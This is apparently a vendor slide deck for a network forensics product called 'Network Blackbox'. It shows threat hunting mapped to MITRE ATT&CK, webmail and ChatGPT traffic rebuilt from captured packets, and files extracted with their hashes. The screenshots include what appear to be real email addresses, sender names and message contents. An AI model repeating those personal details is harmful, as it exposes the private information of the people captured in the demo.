
# Network Blackbox- Hunting

**TTP-based hunting:** Visualizing threat detection based on Attack Tactics, Techniques, and Procedures (TTPs), utilizing MITRE ATT&CK Matrix for dashboard and drill-down analysis.




# Network Blackbox- Hunting

Visualization of threat detection based on Attack Tactics, Techniques, and Procedures (TTPs), utilizing MITRE ATT&CK Matrix for dashboard and drill-down analysis.



# Network Blackbox- Hunting

After observing real cyber attack cases, analyze the attack methods and techniques used by attackers from a malicious behavior and technical perspective.



- Through the MITRE ATT&CK analysis feature, security personnel analyze what tools and tactics, techniques, and procedures (TTPs) attackers used.
- Using the MITRE ATT&CK Matrix, security personnel can accurately understand the threats that have occurred and provide faster responses than before.
- This feature is currently undergoing enhancement as part of the product roadmap to provide convenience in analysis in the future, including various functionalities such as ADVANCE FILTER/VISUALIZE.

# Network Blackbox- Forensic

**Content Search:** Provides the original packets for analysis and the restored screen through the content body and rendering, classified by content category.

Mail

Board

Translate

Search

Memo

Note

Category

Write

Read

Forward

Reply

Draft

Reserve

Applications

Overall

LINE WORKS

google

SMTP

POP3

Outlook Live

Nate

kakao

Yahoo

Naver

Daum

Bizneca

NAVER Works

Output

Overall

with Error

2,000

1,800

1,600

1,400

1,200

1,000

800

600

400

200

0

04-01

04-02

04-03

04-04

04-05

04-06

04-07

04-08

04-09

04-10

04-11

04-12

04-13

04-14

04-15

04-16

04-17

| Delivery time       | From                        | To                                                                          | Type / Subject                                                                                         |
|---------------------|-----------------------------|-----------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------|
| 2024-04-30 22:09:09 | 호포노플로터 (hdy960205@daum.net) | ndk032<ndk032@naver.com><br>121.53.105.67.443<br>CC(1) hdy960205@daum.net   | Web Mail - Mail - H<br>Problems with t                                                                 |
| 2024-04-30 22:09:07 | 호포노플로터 (hdy960205@daum.net) | ndk032<ndk032@naver.com><br>211.249.220.136.443<br>CC(1) hdy960205@daum.net | Web Mail - Mail - H<br>국내보안업체서                                                                         |
| 2024-04-30 21:37:07 | 호포노플로터 (hdy960205@daum.net) | ndk032<ndk032@naver.com><br>211.249.220.136.443<br>CC(1) hdy960205@daum.net | Web Mail - Mail - H<br>국내보안업체서                                                                         |
| 2024-04-30 21:37:07 | 호포노플로터 (hdy960205@daum.net) | ndk032<ndk032@naver.com><br>211.249.220.136.443<br>CC(1) hdy960205@daum.net | Web Mail - Mail - H<br>국내보안업체서                                                                         |
| 2024-04-30 21:37:00 | 호포노플로터 (hdy960205@daum.net) | hdy960205<hdy960205@daum.net><br>121.53.105.67.443                          | Web Mail - Mail - H<br>국내보안업체서                                                                         |
| 2024-04-30 21:37:00 | 호포노플로터 (hdy960205@daum.net) | hdy960205<hdy960205@daum.net><br>121.53.105.67.443                          | Web Mail - Mail - H<br>국내보안업체서                                                                         |
| 2024-04-30 21:36:54 | 호포노플로터 (hdy960205@daum.net) | hdy960205<hdy960205@daum.net><br>121.53.105.67.443                          | Web Mail - Mail - H<br>Problems with t                                                                 |
| 2024-04-30 21:36:54 | 호포노플로터 (hdy960205@daum.net) | hdy960205<hdy960205@daum.net><br>121.53.105.67.443                          | Web Mail - Mail - H<br>Problems with the domestic security control system                              |
| 2024-04-30 21:36:54 | 호포노플로터 (hdy960205@daum.net) | hdy960205<hdy960205@daum.net><br>121.53.105.67.443                          | Web Mail - Mail - HTTP - Daum - daum - read mail<br>Problems with the domestic security control system |

Content Category

Click!!

Read / Daum

Problems with the domestic security control system

Source IP 192.168.30.102 21:36 Tracking

Destination IP 121.53.105.67

From 호포노플로터 (hdy960205@daum.net)

To (1) hdy960205<hdy960205@daum.net>

Attachments (3)

test1.egg 3.61 MB Download

test.atz 3.61 MB Download

test.pdf.pdf 3.11 MB Download

Original Web Screen

```
<html>
<head>
  <style>
    p{margin-top:0;margin-bottom:0}
  </style>
</head>
<body>
  <div style="color:#111;font-family:Apple SD Gothic Neo,Haigun
  Gothic,'맑은 고딕',sans-serif;font-size:10pt;line-height:1.5;"><p>
  BR></p>
  <p><br></p>
  <p data-renderer-start-pos="2987" style="margin:0.75rem 0px 0px;pa
  dding:0px;font-size:16px;line-height:1.714;font-weight:400;letter-
  spacing:-0.005em;box-sizing:border-box;color:rgb(23, 43, 77);font-
  family:apple-system, BlinkMacSystemFont, &quot;font-style:normal;
  font-variant-ligatures:normal;font-variant-caps:normal;orphans:2;t
  ext-align:left;text-indent:0px;text-transform:none;white-space:pre
  -wrap;widows:2;word-spacing:0px;-webkit-text-stroke-width:0px;back
  ground-color:rgb(255, 255, 255);text-decoration-thickness:initial;
  text-decoration-style:initial;text-decoration-color:initial;">The
  problem with the domestic AI-based security control platform is th
  at the collected data information required for learning is very po
  or. Result values analyzed in SIEM using only security event and l
  og information delivered by various security solutions are often f
  alse positives. In order to analyze various recent attacks and abn
  ormal behaviors of insiders, information on all behaviors is essen
  tial. Within the packet information collected at each sensor leve
```

Read / Daum

Problems with the domestic security control system

Source IP 192.168.30.102 21:36 Tracking

Destination IP 121.53.105.67

From 호포노플로터 (hdy960205@daum.net)

To (1) hdy960205<hdy960205@daum.net>

Attachments (3)

test1.egg 3.61 MB Download

test.atz 3.61 MB Download

test.pdf.pdf 3.11 MB Download

Original Web Screen

The problem with the domestic AI-based security control platform is that the collected data information required for learning is very poor. Result values analyzed in SIEM using only security event and log information delivered by various security solutions are often false positives. In order to analyze various recent attacks and abnormal behaviors of insiders, information on all behaviors is essential. Within the packet information collected at each sensor level,

Global Security Trend XDR (eXtended Detection Response)

It is necessary to standardize the events occurring in the various security solutions that have been established. It requires overall flow management from process information at the endpoint level to network level, various behavior analysis, threat intelligence (TI), and automation orchestration. A proper artificial intelligence (AI) system can be used only when the full packet is collected and the metadata of the condition suitable for the customer's environment is made and

# Forensic : Contents Search - Gmail

NETWORK  
BLACKBOX

Dashboard ▾

Detection ▾

Hunting ▾

Forensics ▾

Response ▾

Mail

Board

Translate

Search

Memo

Note

Messenger

Cloud

Filter 1 ▾

Reset C

Simple

Detail

Category

☒ Write

☒ Read

☒ Forward

☒ Reply

☒ Draft

☒ Reserve

Applications

☐ Overall

☐ General

☐ Yahoo

☐ Naver

☐ Daum

☐ Bizmek

☐ LINE WORKS

☒ google

☐ SMTP

☐ POP3

☐ Outlook Live

☐ Nate

☐ kakao

Output

☒ Overall

☐ with Error

2023-06-05 15:22:17

Web Mail - Mail - HTTP - google - 구글 - 메일 전송

🔒 192.168.30.103:15141 → 142.250.207.101:443 🇯🇵

From 김선교 (sgim49235@gmail.com)

To 1 외 1명

Former New Zealand leader Jacinda Ardern honored as a dame

2023-06-05 15:22:17

Web Mail - Mail - HTTP - google - 구글 - 메일 전송

🔒 192.168.30.103:15141 → 142.250.207.101:443 🇯🇵

From 김선교 (sgim49235@gmail.com)

To 1 외 1명

Former New Zealand leader Jacinda Ardern honored as a dame

2023-06-05 15:22:17

Web Mail - Mail - HTTP - google - 구글 - 메일 전송

🔒 192.168.30.103:15141 → 142.250.207.101:443 🇯🇵

From 김선교 (sgim49235@gmail.com)

To 1 외 1명

Which generation needs more praise? Australian police commissioner clarifies Gen Z comment

2023-06-05 15:22:17

Web Mail - Mail - HTTP - google - 구글 - 메일 전송

🔒 192.168.30.103:15141 → 142.250.207.101:443 🇯🇵

From 김선교 (sgim49235@gmail.com)

To 1 외 1명

Which generation needs more praise? Australian police commissioner clarifies Gen Z comment

2023-06-05 15:22:17

Web Mail - Mail - HTTP - google - 구글 - 메일 전송

🔒 192.168.30.103:15141 → 142.250.207.101:443 🇯🇵

From 김선교 (sgim49235@gmail.com)

To 1 외 1명

Which generation needs more praise? Australian police commissioner clarifies Gen Z comment

2023-06-05 15:22:17

Web Mail - Mail - HTTP - google - 구글 - 메일 전송

🔒 192.168.30.103:15141 → 142.250.207.101:443 🇯🇵

From 김선교 (sgim49235@gmail.com)

To 1 외 1명

Which generation needs more praise? Australian police commissioner clarifies Gen Z comment

35:59:56

PROFILING

REFERENCE

TOOLS

Settings

Asia/Seoul

07-20 16:56:45

2023-06-01 00:00 - 2023-07-01 23:59 (31days)

in New Window

Save as HTML

Analysis

Close

Write / google

Which generation needs more praise? Australian police commissioner clarifies Gen Z comment

Source IP

192.168.30.103 (📍 15:22 Tracking)

Destination IP

142.250.207.101

From

김선교 (sgim49235@gmail.com)

To (2)

<1>, <asdfcxv12@daum.net>

Original

Web Screen





AFP Commissioner Reece Kershaw shared his recent lessons about praising younger workers

Brisbane, Australia CNN — Since about the birth of boomers, comparing the strengths and weaknesses of generations has been a perilous exercise almost guaranteed to cause offense. So when Australia's Federal Police (AFP) Commissioner offered an "interesting" aside on generational differences while addressing senators in Parliament House on Thursday, there was little chance it would pass unnoticed. Referring to the "Pearls in Policing Conference" held in Sydney this week, where he sat next to police officers from Toronto and the United States, Commissioner Reece Kershaw said: "We learned that Gen Z, the younger generation, need three times a week praise from their supervisors, the next generation only need three times a year, and my generation only need once a year."

The comment prompted raised eyebrows in the Australian parliamentary room, and no end of commentary on social media discussing the relative neediness of the nation's youngest workers. The matter may have petered out, but the AFP sought to clarify the issue on Friday with a two-line statement: "Reports that AFP Commissioner believes different generations require different level of praise are incorrect. The Commissioner was referring to information recently presented to a policing forum."

That information came from Michael McQueen, a social researcher and author of several books, including "How to Prepare Now for What's Next," who presented at the conference.

# Network Blackbox- Forensic

NET  
WORK  
BLACKBOX

Dashboard

Detection

Hunting

Forensics

Response

Mail

Board

Translate

Search

Memo

Note

Messenger

Cloud

Filter 1

Reset

Simple

Detail

Applications

Overall

Yahoo

Naver

Daum

google

BING

Nate

Zum

ChatGPT

Bard

Output

Overall

with Error

2023-06-15 14:36:26

Unknown - Search - HTTP - ChatGPT - ChatGPT Search

192.168.30.103:23641 → 104.18.2.161:443

Host: chat.openai.com

2023-06-15 14:25:10

Unknown - Search - HTTP - ChatGPT - ChatGPT Search

192.168.30.103:23314 → 104.18.3.161:443

Host: chat.openai.com

2023-06-09 15:33:54

Unknown - Search - HTTP - ChatGPT - ChatGPT Search

192.168.30.103:65024 → 104.18.3.161:443

Host: chat.openai.com

2023-06-08 13:12:10

Unknown - Search - HTTP - ChatGPT - ChatGPT Search

192.168.30.102:32239 → 104.18.3.161:443

Host: chat.openai.com

정보보안기사가 뭐야

2023-06-08 13:12:10

Unknown - Search - HTTP - ChatGPT - ChatGPT Search

192.168.30.102:32239 → 104.18.3.161:443

Host: chat.openai.com

SIEM 솔루션이 뭐야?

2023-06-07 13:29:31

Unknown - Search - HTTP - ChatGPT - ChatGPT Search

192.168.30.103:39718 → 104.18.2.161:443

Host: chat.openai.com

구글번역기

9:43

PROFILING

REFERENCE

TOOLS

Settings

Asia/Seoul

07-20 17:30:42

LOGO

2023-05-01 00:00 - 2023-06-30 23:59 (61days)

Analysis

Close

Search / Search / ChatGPT

Host chat.openai.com

Source IP 192.168.30.102:32239

Destination IP 104.18.3.161:443

Delivery time 2023-06-08 13:12:10

Request

What is SIEM solution?

Response

SIEM stands for security, information, and event management. SIEM tools aggregate log data, security alerts, and events into a centralized platform to provide real-time analysis for security monitoring. Security operation centers (SOCs) invest in SIEM software to streamline visibility of log data across the organization's environments, automate security workflows, detect and respond to cyberthreats, and adhere to compliance mandates.

Quad Miners © 2025 Quad Miners and/or its affiliates. All rights reserved

22


Confidential

# Forensic : File Extraction

| <div><div>Simple</div><div>Detail</div></div> |                                                                                                                                                                                                                                      |                                                                                                                                                                                                            | Results 152                                                          |
|-----------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------|
| 2023-07-10<br>18:16:15                        | <div><div>Upload</div><div>Mail - HTTP - Nate - nate.com(mail) - Upload file</div><div>192.168.30.102:60231<br/>→ 117.53.114.12:443 </div></div>    | <div>mail3.nate.com</div> <div>A-3-1.ppt</div> <div>md5: abe2d735ef5d9876226ae763b173530b</div> <div>sha256: e9f5fa0d0e013131cbe85e406a1d7bf5078c8595f1b9d0960e8406bb134abfdc</div>                        | <div>Scanner</div> <div>Download 792.58 KB</div> <div>Analysis</div> |
| 2023-07-07<br>12:58:41                        | <div><div>Upload</div><div>Mail - HTTP - google - google.com(mail) - Uploa...</div><div>192.168.30.102:52017<br/>→ 142.250.207.101:443 </div></div> | <div>mail.google.com</div> <div>134.jpg</div> <div>md5: 65f118368877e3f22d2e933bb0bd038f</div> <div>sha256: 31fcf13a1e1bfd84cff6a9c6b39b14270bcae13b7f67a13b2e732e7ce92a4a92</div>                         | <div>Scanner</div> <div>Download 45.63 KB</div> <div>Analysis</div>  |
| 2023-06-26<br>14:29:22                        | <div><div>Download</div><div>Note - HTTP - evernote - Evernote - Download file</div><div>192.168.30.102:21547<br/>→ 23.40.45.134:443 </div></div>   | <div>www.evernote.com</div> <div>putty-64bit-0.77-installer.zip</div> <div>md5: 9ecd00e61351da0c634eb3692c4a5a66</div> <div>sha256: 497a0f09d2872dbc7ba11b921935be176deee51029c22c96de0df510aa7322fb</div> | <div>Scanner</div> <div>Download 2.88 MB</div> <div>Analysis</div>   |
